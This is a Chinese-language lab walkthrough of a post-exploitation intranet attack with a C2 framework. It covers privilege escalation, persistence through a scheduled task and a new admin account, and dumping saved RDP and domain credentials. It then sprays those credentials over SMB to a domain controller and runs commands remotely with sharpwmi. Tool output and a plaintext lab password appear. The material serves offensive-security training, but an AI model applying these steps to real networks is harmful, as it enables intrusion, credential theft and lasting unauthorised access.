



# 靶场练习-使用樗机进行内网渗透


假设我们已经打到内网点，入口点已经成功上线，接下来使用樗机进行内网渗透  
上线后发现权限是低权限，此时使用樗机的提权模块进行提权。




成功把权限提升到 system




对主机进行信息收集，查看是否存在杀软




可以看见该主机存在杀软 360 安全卫士




然后进行权限维持，使用樗机的权限维持模块，首先添加计划任务




然后添加个管理员用户




用户添加成功




在添加计划任务和管理员用户的时候，360 全程未报警拦截




进一步对主机进行信息收集，查看是否存在保存过的 RDP 连接，可以使用棒机的功能模块，也可以直接使用命令查看




可以看见该主机连接过一台 RDP，然后我们使用棒机对保存的 RDP 密码进行提取



## 成功提取 RDP 目标主机密码



接下来使用棒机对目标主机存在网段进行探测，此处调用了 ladon，不得不说 ladon 真的是一个好项目



成功探测到该网段存在的主机，并且其中一台疑似域控

```

load OnlinePC
192.168.138.0/24 is Valid CIDR
IPCCount: 256
Scan Start: 2020-11-25 11:59:00

[+] received output:
ICMP: 192.168.138.136      00-0C-29-FB-83-38 win7.sun.com      VMware

[+] received output:
ICMP: 192.168.138.138      00-0C-29-6D-D4-3D dc.sun.com      VMware


```

Dump 该主机的密码，然后使用密码去撞该网段的主机密码

```

tspkg :
* Username : Administrator
* Domain   : SUN
* Password : dc123.com
wdigest :
* Username : Administrator
* Domain   : SUN
* Password : dc123.com
kerberos :
* Username : Administrator
* Domain   : SUN.COM
* Password : dc123.com
ssp :

```






成功撞到 192.168.138.138 的 administrator 密码，同样的为 dc123.com

```
2020/11/25 12:36:22 [94m[INFO][0m start login SMB 192.168.138.136:445 administrator dc123.com
2020/11/25 12:36:22 [92m[SUCC][0m Found SMB 192.168.138.138:445 administrator dc123.com
2020/11/25 12:36:22 [94m[INFO][0m SMB password error 192.168.138.136:445 administrator dc123.com
```

接下来使用棒机的横向移动模块，对 192.168.138.138 进行命令执行



成功执行命令

```
[*] Tasked beacon to run: sharpwmi.exe 192.168.138.138 administrator dc123.com cmd ipconfig
[*] host called home, sent: 97 bytes
[*] received output:
[*] done!

[*] received output:
[*] output ->

Windows IP 配置 以太网适配器 本地连接: 连接特定的 DNS 后缀 . . . . . IPv4 地址 . . . . . 192.168.138.138 子网掩码 . . . . . 255.255.255.0 默认网关 . . . . .
. . . . . 192.168.138.2 隧道适配器 Isatap ({5DA77015-3663-40D5-B6A8-79A1FAA97F60}): 媒体状态 . . . . . 媒体已断开 连接特定的 DNS 后缀 . . . . .
```

接下来如果还想进一步对内网进行渗透，可以使用棒机的内网穿透模块的 frp 或者 nps 进行代理。

